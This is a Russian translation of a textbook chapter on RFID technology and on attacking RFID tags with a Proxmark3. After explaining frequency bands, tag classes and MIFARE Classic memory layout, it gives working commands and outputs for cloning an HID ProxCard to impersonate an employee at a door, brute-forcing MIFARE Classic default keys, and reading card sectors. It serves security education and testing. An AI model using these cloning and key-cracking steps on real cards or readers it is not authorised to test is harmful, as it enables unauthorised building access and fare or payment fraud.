RFID был разработан, чтобы заменить технологию штрих-кодов. Он работает путем передачи закодированных данных с помощью радиоволн; затем использует эти данные для идентификации объекта с тегами. Этим объектом может быть человек, например сотрудник, который хочет войти в здание компании; домашние питомцы; автомобили, проезжающие через пункты взимания платы за проезд; или даже обычные товары на полке магазина.

Системы RFID бывают самых разных форм, поддерживаемых диапазонов и размеров, но обычно мы можем идентифицировать основные компоненты, показанные на рис. 10.1.




Рис. 10.1. Общие компоненты системы RFID

Память RFID-метки содержит информацию, которая идентифицирует объект. Считыватель может считывать информацию с метки с помощью сканирующей антенны, которая обычно находится снаружи считывателя и постоянно генерирует электромагнитное поле, необходимое для этого беспроводного соединения. Когда антенна метки находится в пределах досягаемости считывателя, электромагнитное поле считывателя формирует электрический ток для питания метки RFID. Затем метка может получать команды от считывателя RFID и отправлять ответы, содержащие идентификационные данные.

Несколько организаций создали стандарты и правила, которые определяют радиочастоту, протоколы и процедуры, используемые для обмена информацией с использованием технологий RFID. В следующих разделах представлен обзор этих вариантов, принципов безопасности, на которых они основаны, а также методологии тестирования устройств интернета вещей с поддержкой RFID.

Радиочастотные диапазоны

Связь RFID использует ряд технологий, которые работают в определенных диапазонах радиочастот, как указано в табл. 10.1.

Таблица 10.1. Диапазоны RFID

Полоса частот	Диапазон сигнала
Очень низкая частота (VLF)	3–30 кГц
Низкая частота (LF)	30–300 кГц
Средняя частота (MF)	300–3000 кГц
Высокая частота (HF)	3000 кГц – 30 МГц
Очень высокая частота (VHF)	30–300 МГц
Сверхвысокая частота (UHF)	300–3000 МГц
Супервысокая частота (SHF)	3000 МГц – 30 ГГц
Крайне высокая частота (EHF)	30–300 ГГц
Вне категории	300–3000 ГГц

Каждая из этих технологий RFID следует определенному протоколу. Наилучшая технология для использования в системе зависит от таких факторов, как диапазон сигнала, скорость передачи данных, точность и стоимость внедрения.

Пассивные и активные технологии RFID

RFID-метка может полагаться на собственный источник питания, такой как встроенный аккумулятор, или получать питание от считывающей антенны, используя ток, индуцированный принятыми радиоволнами. Мы характеризуем их как активные или пассивные технологии, как показано на рис. 10.2.




Рис. 10.2. Пассивные и активные технологии в радиочастотном спектре

Поскольку активным устройствам не требуется внешнее питание для запуска процесса связи, они работают на более высоких частотах.

тах и могут непрерывно транслировать свой сигнал. Они также могут поддерживать соединение на большем расстоянии, поэтому их часто используют в качестве маяков слежения. Пассивные устройства работают на трех нижних частотах спектра RFID.

Некоторые специальные устройства являются полупассивными; они содержат встроенные источники питания, способные постоянно обеспечивать питание микрочипа RFID-метки, не требуя питания от сигнала считывающего устройства. По этой причине подобные устройства реагируют быстрее и имеют большую дальность считывания, чем пассивные.

Еще один способ определить различия между существующими технологиями RFID – сравнить длину волны. Низкочастотные устройства используют длинные волны, тогда как высокочастотные устройства используют более короткие волны (рис. 10.3).




Рис. 10.3. Формы волн в зависимости от частоты

В этих реализациях RFID также используются антенны с очень разными размерами и количеством витков провода, как показано в табл. 10.2. Форма каждой антенны обеспечивает наилучший диапазон и скорость передачи данных для каждой используемой длины волны.

Структура меток RFID

Для понимания существующих угроз кибербезопасности в области RFID меток вам необходимо знать принципы работы этих устройств.

Коммерческие метки обычно соответствуют международным стандартам ISO/IEC 18000 и EPCglobal, которые определяют ряд различных технологий RFID, каждая из которых использует уникальный частотный диапазон.

Таблица 10.2. Антенны для различных частотных реализаций

Низкая частота	Высокая частота	Сверхвысокая частота
		

Классы меток

EPCglobal делит RFID-метки на шесть категорий. Метка в каждой категории имеет все возможности, перечисленные в предыдущей категории, что обеспечивает обратную совместимость.

Метки класса 0 – это пассивные устройства, которые работают в диапазонах УВЧ. Поставщик предварительно программирует их на заводе-изготовителе. В результате вы не можете изменить информацию, хранящуюся в их памяти.

Метки класса 1 также могут работать в ВЧ-диапазонах. Кроме того, они могут быть записаны только один раз после производства. Многие метки класса 1 могут также выполнять *циклические проверки избыточности* (CRC) полученных команд. CRC – это несколько дополнительных байтов в конце команд для обнаружения ошибок.

Метки класса 2 можно записывать несколько раз.

Метки класса 3 могут содержать встроенные датчики, способные записывать параметры окружающей среды, такие как текущая температура или перемещение. Эти метки являются полупассивными, поскольку, несмотря на наличие встроенного источника питания, такого как встроенная батарея, они не могут инициировать беспроводную связь с другими метками или считывающими устройствами.

Напротив, метки класса 4 могут инициировать обмен данными с другими метками того же класса, поэтому они считаются активными.

Наиболее продвинутыми считаются метки класса 5, которые могут обеспечивать питание для других меток и взаимодействуют с метками всех предыдущих классов. Метки класса 5 могут действовать как считыватели RFID.

Информация, хранящаяся в метках RFID

В памяти метки RFID обычно хранятся четыре типа данных: а) идентификационные данные, идентифицирующие объект, к которому прикреплена метка; б) дополнительные данные, которые предоставляют дополнительную информацию об объекте; в) контрольные данные, используемые для внутренней конфигурации метки; и г) данные производителя метки, которые содержат уникальный идентификатор (UID) метки и подробную информацию о производстве, типе и поставщике метки. Вы найдете первые два типа данных во всех коммерческих метках; последние два могут отличаться в зависимости от поставщика метки.

Идентификационные данные включают определенные пользователем поля, такие как банковские счета, штрих-коды продуктов и цены. Они также включают ряд регистров, определенных стандартами, которым соответствуют метки. Например, стандарт ISO определяет значение идентификатора семейства приложений (AFI) – код, указывающий на тип объекта, которому принадлежит метка. Метка для дорожного багажа будет использовать другой предопределенный AFI, чем метка для библиотечной книги. Другой важный регистр, также определенный ISO, – это *идентификатор формата хранения данных* (DSFID), который определяет логическую организацию пользовательских данных.

Дополнительные данные могут обрабатывать другие детали, определенные стандартами, такие как идентификаторы приложений (AI), идентификаторы данных ANSI MH-10 (DI) и идентификаторы текстовых элементов ATA (TEI), которые мы здесь обсуждать не будем.

RFID-метки также поддерживают различные виды мер безопасности, в зависимости от поставщика метки. Большинство из них имеет механизмы, которые ограничивают операции чтения или записи в каждом блоке пользовательской памяти и в специальных регистрах, содержащих значения AFI и DSFID. Эти механизмы блокировки используют данные, хранящиеся в управляющей памяти, и имеют пароли по умолчанию, предварительно настроенные поставщиком, но позволяют владельцам меток настраивать собственные пароли.

Низкочастотные метки RFID

Низкочастотные RFID-устройства включают в себя ключевые карты, которые сотрудники используют для открытия дверей, небольшие метки в виде стеклянных колбочек, имплантированные домашним животным, и термостойкие RFID-метки для прачечных, промышленных предприятий и логистики. Эти устройства используют пассивную технологию RFID и работают в диапазоне от 30 до 300 кГц, хотя большинство устройств, которые люди используют ежедневно для отслеживания, доступа или проверки, работают в более узком диапазоне от 125 до 134 кГц. Низкочастотные метки имеют малую емкость памяти, низкую скорость передачи данных и плохую защиту от влаги и пыли в отличие от высокочастотных технологий.

Часто мы используем низкочастотные метки для целей контроля доступа. Причина в том, что их небольшой объем памяти позволяет хранить только небольшие объемы данных, таких как идентификаторы, используемые для аутентификации. Одна из самых сложных меток, ProxCard компании HID (рис. 10.4), использует небольшое количество байтов для поддержки уникальных идентификаторов, которые система управления метками может использовать для аутентификации пользователей.



Рис. 10.4. HID ProxCard II, популярная низкочастотная RFID-метка

Другие компании, такие как NXP со своими тегамі Hitag2 и считывателями, ввели дополнительные меры безопасности; например, протокол взаимной аутентификации, который использует общий ключ для защиты обмена данными между меткой и считывателем. Эта технология очень популярна в противоугонных системах транспортных средств.

Высокочастотные RFID-метки

Высокочастотные RFID-метки встречаются повсеместно в таких приложениях, как платежные системы, и меняют правила игры в мире бесконтактных платежей. Многие люди называют это связью в ближнем поле (NFC) – термин для устройств, работающих на частоте 13,56 МГц. Некоторые из наиболее важных технологий NFC – это карты MIFARE и микроконтроллеры NFC, интегрированные в мобильные устройства.

Одним из самых популярных поставщиков высокочастотных меток является NXP, который контролирует примерно 85 % рынка бесконтактных технологий. Мобильные устройства часто оснащены поддержкой NFC. Например, в новых версиях iPhone XS и XS Max реализован контроллер NXP 100VB27. Это позволяет iPhone связываться с другими транспондерами NFC и выполнять такие задачи, как бесконтактные

платежи. Кроме того, у NXP есть несколько недорогих и хорошо документированных микроконтроллеров, таких как PN532, используемых в исследовательских целях и в целях разработки. PN532 поддерживает чтение и запись, одноранговую связь и режимы эмуляции.

NXP также разрабатывает карты MIFARE, которые представляют собой бесконтактные смарт-карты на основе ISO/IEC 14443. У бренда MIFARE есть разные семейства, такие как MIFARE Classic, MIFARE Plus, MIFARE Ultralight, MIFARE DESFire и MIFARE SAM. Согласно NXP, эти карты реализуют методы шифрования AES и DES/Triple-DES, тогда как некоторые версии, такие как MIFARE Classic, MIFARE SAM и MIFARE Plus, также поддерживают собственный алгоритм шифрования Crypto-1.

Атака на RFID-системы с помощью Proxmark3

В этом разделе мы рассмотрим ряд атак на RFID-метки. Мы клонируем метки, позволяющие выдавать себя за законное лицо или объект. Мы также обойдем защиту карт, чтобы изменить хранимое в их памяти содержимое. Кроме того, создадим простой фаззер, который вы сможете использовать против устройств с возможностью считывания RFID.

В качестве устройства чтения карт мы будем использовать Proxmark3, универсальный инструмент RFID с мощным микроконтроллером, способным считывать и эмулировать низкочастотные и высокочастотные теги (<https://github.com/Proxmark/proxmark3/wiki>). Proxmark3 в настоящее время стоит менее 300 долл. США. Вы также можете использовать версии инструмента Proxmark3 EVO и Proxmark3 RDV4. Чтобы читать метки с помощью Proxmark3, вам потребуются антенны, предназначенные для диапазона частот конкретной RFID-карты, которую вы читаете (см. табл. 10.2 с изображениями типов антенн). Можете приобрести эти антенны у тех же дистрибьюторов, которые предлагают устройство Proxmark3.

Мы также покажем вам, как использовать бесплатные приложения для преобразования любого устройства Android с поддержкой NFC в устройство чтения карт MIFARE.

Для выполнения этих тестов мы будем использовать HID ProxCard, а также ряд незапрограммированных меток T55x7 и NXP MIFARE Classic емкостью 1 КБ, которые стоят менее 2 долл. каждая.

Настройка Proxmark3

Чтобы использовать Proxmark3, вам сначала нужно установить ряд необходимых пакетов на свой компьютер. Вот как это делается с помощью apt:

```
$ sudo apt install git build-essential libreadline5 libreadline-dev gcc-arm-none-eabi libusb-0.1-4 libusb-dev libqt4-dev ncurses-dev perl pkg-config libpcsc-lite-dev pcscd
```

Затем используйте команду `git`, чтобы загрузить исходный код из удаленного репозитория Proxmark3. Далее перейдите в его папку и запустите команду `make`, чтобы собрать необходимые двоичные файлы:

```
$ git clone https://github.com/Proxmark/proxmark3.git
$ cd proxmark3
$ make clean && make all
```

Теперь вы готовы подключить Proxmark3 к компьютеру с помощью USB-кабеля. Сделав это, определите последовательный порт, к которому подключено устройство, с помощью команды `dmesg`, доступной в Kali Linux. Эту команду можно использовать для получения информации об оборудовании в системе:

```
$ dmesg
[44643.237094] usb 1-2.2: new full-speed USB device number 5 using uhci_hcd
[44643.355736] usb 1-2.2: New USB device found, idVendor=9ac4, idProduct=4b8f, bcdDevice= 0.01
[44643.355738] usb 1-2.2: New USB device strings: Mfr=1, Product=2, SerialNumber=0
[44643.355739] usb 1-2.2: Product: proxmark3
[44643.355740] usb 1-2.2: Manufacturer: proxmark.org
[44643.428687] cdc_acm 1-2.2:1.0: ttyACM0: USB ACM device
```

На основе выходных данных мы знаем, что устройство подключено к последовательному порту `/dev/ttyACM0`.

Обновление Proxmark3

Поскольку исходный код Proxmark3 часто изменяется, мы рекомендуем вам обновлять устройство перед его использованием. Программное обеспечение устройства состоит из операционной системы, образа загрузчика и образа FPGA. Загрузчик выполняет операционную систему, тогда как образ FPGA – это код, который выполняется во встроенном FPGA-устройстве.

Последняя версия загрузчика находится в файле `bootrom.elf` в папке исходного кода. Чтобы установить загрузчик, удерживайте кнопку Proxmark3, когда устройство подключено к вашему компьютеру, пока на устройстве не загорятся красный и желтый светодиоды. Затем, удерживая кнопку, используйте двоичный файл `flasher` в исходной папке с кодом для установки образа. В качестве параметров передайте ему последовательный интерфейс Proxmark3 и параметр `-b`, чтобы определить путь к образу загрузчика:

```
$ ./client/flasher /dev/ttyACM0 -b ./bootrom/obj/bootrom.elf
Loading ELF file './bootrom/obj/bootrom.elf'...
Loading usable ELF segments:
0: V 0x00100000 P 0x00100000 (0x00000200->0x00000200) [R X] @0x94
1: V 0x00200000 P 0x00100200 (0x00000c84->0x00000c84) [R X] @0x298
Waiting for Proxmark to appear on /dev/ttyACM0 .
```

```
Found.
Flashing...
Writing segments for file: ../bootrom/obj/bootrom.elf
0x00100000..0x001001ff [0x200 / 1 blocks]. OK
0x00100200..0x00100e83 [0xc84 / 7 blocks]..... OK
Resetting hardware...
All done.
Have a nice day!
```

Вы можете найти последние версии операционной системы и образа FPGA в том же файле с именем `fullimage.elf` в папках с исходным кодом. Если вы используете Kali Linux, вам также следует остановить и отключить `ModemManager`. `ModemManager` – это демон, который управляет мобильными широкополосными устройствами и соединениями во многих дистрибутивах Linux; он может мешать работе подключенных устройств, например `Proxmark3`. Чтобы остановить и отключить эту службу, используйте команду `systemctl`, которая предустановлена в Kali Linux:

```
# systemctl stop ModemManager
# systemctl disable ModemManager
```

Вы можете использовать инструмент `Flasher`, чтобы снова выполнить запись во флеш-память, на этот раз без параметра `-b`.

```
# ./client/flasher /dev/ttyACM0 armsrc/obj/fullimage.elf
Loading ELF file 'armsrc/obj/fullimage.elf'...
Loading usable ELF segments:
0: V 0x00102000 P 0x00102000 (0x0002ef48->0x0002ef48) [R X] @0x94
1: V 0x00200000 P 0x00130f48 (0x00001908->0x00001908) [RW ] @0x2efdc
Note: Extending previous segment from 0x2ef48 to 0x30850 bytes
Waiting for Proxmark to appear on /dev/ttyACM0 .
Found.
Flashing...
Writing segments for file: armsrc/obj/fullimage.elf
0x00102000..0x0013284f [0x30850 / 389 blocks]..... OK
Resetting hardware...
All done.
Have a nice day!
```

`Proxmark3 RVD 4.0` также поддерживает команду для автоматизации полного процесса обновления загрузчика, операционной системы и FPGA:

```
$ ./pm3-flash-all
```

Чтобы узнать, прошло ли обновление успешно, запустите двоичный файл `Proxmark3`, который находится в папке `client`, и передайте его последовательному интерфейсу устройства:

```
# ./client/proxmark3 /dev/ttyACM0
Prox/RFID mark3 RFID instrument
bootrom: master/v3.1.0-150-gb41be3c-suspect 2019-10-29 14:22:59
os: master/v3.1.0-150-gb41be3c-suspect 2019-10-29 14:23:00
fpga_lf.bit built for 2s30vq100 on 2015/03/06 at 07:38:04
fpga_hf.bit built for 2s30vq100 on 2019/10/06 at 16:19:20
SmartCard Slot: not available
uC: AT91SAM7S512 Rev B
Embedded Processor: ARM7TDMI
Nonvolatile Program Memory Size: 512K bytes. Used: 206927 bytes (39%). Free: 317361 bytes (61%).
Second Nonvolatile Program Memory Size: None
Internal SRAM Size: 64K bytes
Architecture Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory
proxmark3>
```

Команда должна выводить атрибуты устройства, такие как тип встроенного процессора, размер памяти и идентификатор архитектуры, за которым следует приглашение.

Определение низко- и высокочастотных карт

Теперь давайте научимся определять различные типы RFID-карт. Программное обеспечение Proxmark3 поставляется с предварительно загруженным списком известных RFID-карт от разных поставщиков и поддерживает команды, зависящие от поставщика, которые вы можете использовать для управления этими картами.

Перед использованием Proxmark3 подключите его к антенне, соответствующей типу карты. Если вы используете новую модель Proxmark3 RVD 4.0, антенны будут выглядеть несколько иначе, поскольку они более компактны. Изучите документацию поставщика, чтобы выбрать подходящий вариант для каждого случая.

Все команды Proxmark3 начинаются либо с параметра `lf` для взаимодействия с низкочастотными картами, либо с параметра `hf` для взаимодействия с высокочастотными картами. Чтобы определить известные карты, используйте параметр `search`. В следующем примере мы используем Proxmark3 для распознавания низкочастотной карты Hitag2:

```
proxmark3> lf search
Checking for known tags:
Valid Hitag2 tag found - UID: 01080100
```

Следующая команда распознает высокочастотную метку NXP ICode SLIX:

```
proxmark3> hf search
UID: E0040150686F4CD5
```

Manufacturer byte: 04, NXP Semiconductors Germany
Chip ID: 01, IC SL2 ICS20/ICS21(SLI) ICS2002/ICS2102(SLIX)
Valid ISO15693 Tag Found - Quitting Search

В зависимости от поставщика метки выходные данные команды могут также включать производителя, идентификационный номер чипа или известные специфические для меток уязвимости.

Клонирование низкочастотных меток

Давайте попробуем клонировать метку, начиная с низкочастотной версии. К низкочастотным картам, доступным на рынке, относятся среди прочего HID ProxCard, Cotag, Awid, Indala, и Hitag, но наиболее распространенными являются HID ProxCard. В этом разделе мы клонируем ProxCard с помощью Proxmark3, а затем создадим новую метку, содержащую те же данные. Вы можете использовать эту метку для подмены объекта с законной меткой, например сотрудника компании, и разблокировать умный дверной замок корпоративного здания.

Для начала воспользуйтесь командой поиска низкочастотных карт, которые находятся в радиусе действия Proxmark3. Если производителем обнаруженной карты является HID, результат будет обычно выглядеть следующим образом:

```
proxmark3> lf search
Checking for known tags:
HID Prox TAG ID: 2004246b3a (13725) - Format Len: 26bit - FC: 18 - Card: 13725
[+] Valid HID Prox ID Found!
```

Затем изучите специальные команды производителя для устройств HID, указав в качестве параметра `hid`:

```
proxmark3> lf hid
help          this help
demod         demodulate HID Prox tag from the GraphBuffer
read          attempt to read and extract tag data
clone         clone HID to T55x7
sim           simulate HID tag
wiegand       convert facility code/card number to Wiegand code
brute         bruteforce card number against reader
```

Теперь попробуйте прочесть данные тега:

```
proxmark3> lf hid read
HID Prox TAG ID: 2004246b3a (13725) - Format Len: 26bit - FC: 18 - Card: 13725
```

Команда должна возвращать точный идентификатор тега HID.

Чтобы клонировать этот тег с помощью Proxmark3, используйте пустую или ранее незапрограммированную карту T55x7. Эти карты

обычно совместимы с технологиями EM4100, HID и Indala. Расположите карту T55x7 над низкочастотной антенной и выполните следующую команду, передав ей идентификатор тега, который вы хотите клонировать:

```
proxmark3> lf hid clone 2004246b3a  
Cloning tag with ID 2004246b3a
```

Теперь можете использовать карту T55x7, как если бы это была оригинальная карта.

Клонирование высокочастотных меток

Хотя высокочастотные технологии обеспечивают лучшую безопасность, чем низкочастотные, неправильные или ранние реализации могут быть уязвимы для атак. Например, карты MIFARE Classic относятся к числу наиболее уязвимых высокочастотных карт, поскольку они используют ключи по умолчанию и собственный незащищенный криптографический механизм. В этом разделе мы рассмотрим процесс клонирования карты MIFARE Classic.

Распределение памяти MIFARE Classic

Чтобы понять, каковы возможные векторы атаки MIFARE Classic, проанализируем распределение памяти в простейшей карте MIFARE Classic 1KB (рис. 10.5).

Карта MIFARE Classic 1KB имеет 16 секторов. Каждый сектор занимает четыре блока, и каждый блок содержит 16 байт. Производитель сохраняет UID карты в секторе 0 блока 0, который вы не можете изменить.

Для доступа к каждому сектору вам понадобятся два ключа – А и В. Ключи могут быть разные, но во многих реализациях используются ключи по умолчанию (FFFFFFFF – один из таких ключей). Эти ключи хранятся в блоке 3 каждого сектора, называемом *трейлером сектора*. В трейлере сектора также хранятся *биты доступа*, которые устанавливают чтение и записывают разрешения для каждого блока с помощью двух ключей.

Чтобы понять, почему полезно иметь два ключа, давайте рассмотрим пример: карты, которые мы используем для поездок в метро. Эти карты могут позволить считывателю RFID считывать все блоки данных с помощью ключа А или В, но записывать в них только с помощью ключа В. В результате считыватель RFID на турникете, который имеет только ключ А, может считывать данные карты, разблокировать турникет для пользователей с достаточным балансом и уменьшить ваш баланс. Но вам понадобится специальный терминал с ключом В для записи или увеличения баланса пользователей. Кассир на станции – единственный человек, который может управлять этим терминалом.




Рис. 10.5. Распределение памяти карты MIFARE Classic 1KB

Биты доступа расположены между двумя типами ключей. Если компания неправильно настроит эти биты, например непреднамеренно предоставив разрешения на запись, злоумышленники могут вмешаться в данные блока сектора. В табл. 10.3 перечислены возможные разрешения управления доступом, которые можно определить с помощью этих битов доступа.

Таблица 10.3. Биты доступа MIFARE

Биты доступа	Действующие разрешения на управление доступом	Блок	Описание
$C1_3, C2_3, C3_3$	Чтение, запись	3	Метка сектора
$C1_2, C2_2, C3_2$	Чтение, запись, увеличение, уменьшение, передача, восстановление	2	Блок данных
$C1_1, C2_1, C3_1$	Чтение, запись, увеличение, уменьшение, передача, восстановление	1	Блок данных
$C1_0, C2_0, C3_0$	Чтение, запись, увеличение, уменьшение, передача, восстановление	0	Блок данных

Вы можете использовать различные методы для манипуляций с картами MIFARE Classic, а также специальное оборудование, такое как Proxmark3 или Arduino с платой PN532. Даже менее сложного

оборудования, такого как смартфон с ОС Android, может быть достаточно для копирования, клонирования и воспроизведения карты MIFARE Classic, но многие исследователи оборудования предпочитают Proxmark3 другим решениям из-за предварительно загруженных команд.

Чтобы просмотреть атаки, которые вы могли бы выполнить против карты MIFARE Classic, используйте команду `hf mf`:

```
proxmark3> hf mf
help          This help
darkside      Darkside attack. read parity error messages.
nested        Nested attack. Test nested authentication
hardnested    Nested attack for hardened MIFARE cards
keybrute      J_Run's 2nd phase of multiple sector nested authentication key recovery
nack          Test for MIFARE NACK bug
chk           Check keys
fchk          Check keys fast, targets all keys on card
decrypt       [nt] [ar_enc] [at_enc] [data] - to decrypt snoop or trace
-----
dbg           Set default debug mode
...
```

Большинство перечисленных команд реализует атаки методом перебора против используемого протокола аутентификации (например, команды `chk` и `fchk`) или атаки на известные уязвимости (например, команды `nack`, `darkside` и `hardnested`). В главе 15 мы воспользуемся командой `darkside`.

Взлом ключей методом перебора

Чтобы прочитать блоки памяти карты MIFARE, вам нужно найти ключи для каждого из 16 секторов. Самый простой способ сделать это – выполнить атаку полным перебором и попытаться аутентифицироваться с использованием списка ключей по умолчанию. В Proxmark3 есть специальная команда для этой атаки – `chk` (сокращение от слова `check`). Эта команда использует список известных паролей, чтобы попытаться прочитать карту.

Чтобы выполнить эту атаку, сначала выберите команды в высокочастотном диапазоне с помощью параметра `hf`, а затем параметра `mf`, который покажет вам команды для карт MIFARE. Затем добавьте параметр `chk`, чтобы выбрать атаку путем перебора. Вы также должны указать количество блоков, на которые вы нацелены. Это может быть параметр от `0x00` до `0xFF` или символ `*`, выбирающий все блоки, за которым следует число, указывающее размер памяти метки (`0 = 320 байт`, `1 = 1 КБ`, `2 = 2 КБ` и `4 = 4 КБ`).

Затем укажите тип ключа: `A` для ключей типа `A`, `B` для ключей типа `B` и `?` для тестирования ключей обоих типов. Вы также можете использовать параметр `d` для записи идентифицированных ключей в двоичный файл или параметр `t` для загрузки идентифицированных

ключей непосредственно в память эмулятора Proxmark3 для дальнейшего использования, например чтения определенных блоков или секторов.

Далее можно указать либо список ключей, разделенных пробелами, либо файл, который содержит эти ключи. Proxmark3 содержит список по умолчанию в папке с исходным кодом по адресу `./client/default_keys.dic`. Если вы не предоставите свой собственный список или файл с ключами, Proxmark3 будет использовать этот файл для проверки 17 наиболее распространенных ключей по умолчанию.

Вот пример выполнения атаки методом подбора:

```
$ proxmark3> hf mf chk *1 ? t ./client/default_keys.dic
--chk keys. sectors:16, block no: 0, key type:B, eml:n, dmp=y checktimeout=471 us
chk custom key[ 0] FFFFFFFFFFFF
chk custom key[ 1] 000000000000
...
chk custom key[91] a9f953def0a3
To cancel this operation press the button on the proxmark...
--o.
|---|-----|---|-----|---|
|sec|key A          |res|key B          |res|
|---|-----|---|-----|---|
|000| FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1 |
|001| FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1 |
|002| FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1 |
|003| FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1 |
...
|014| FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1 |
|015| FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1 |
|---|-----|---|-----|---|
32 keys(s) found have been transferred to the emulator memory
```

Если команда выполнена успешно, отображается таблица с ключами А и В для 16 секторов. Если вы использовали параметр В, Proxmark3 сохранит ключи в файле с именем `dumpedkeys.bin`, и результат будет выглядеть следующим образом:

```
Found keys have been dumped to file dumpedkeys.bin.
```

Последние версии Proxmark3, такие как RVD 4.0, поддерживают оптимизированную версию той же команды, называемую `fchk`. Он принимает два параметра: размер памяти тега и параметр `t` (передача), который вы можете использовать для загрузки ключей в память Proxmark3:

```
proxmark3> hf mf fchk 1 t
[+] No key specified, trying default keys
[ 0] FFFFFFFFFFFF
```

```
[ 1] 000000000000
[ 2] a0a1a2a3a4a5
[ 3] b0b1b2b3b4b5
```

...

Чтение и клонирование данных карты

Обладая ключами, вы можете начать чтение секторов или блоков с помощью параметра `rdbl`. Следующая команда считывает блок номер 0 с помощью ключа A FFFFFFFFFF:

```
proxmark3> hf mf rdbl 0 A FFFFFFFFFF
--block no:0, key type:A, key:FF FF FF FF FF FF
data: B4 6F 6F 79 CD 08 04 00 01 2A 51 62 0B D9 BB 1D
```

Вы можете прочитать весь сектор, используя ту же методику, с помощью команды `hf mf rdsc`:

```
proxmark3> hf mf rdsc 0 A FFFFFFFFFF
--sector no:0 key type:A key:FF FF FF FF FF FF
isOk:01
data  : B4 6F 6F 79 CD 08 04 00 01 2A 51 62 0B D9 BB 1D
data  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
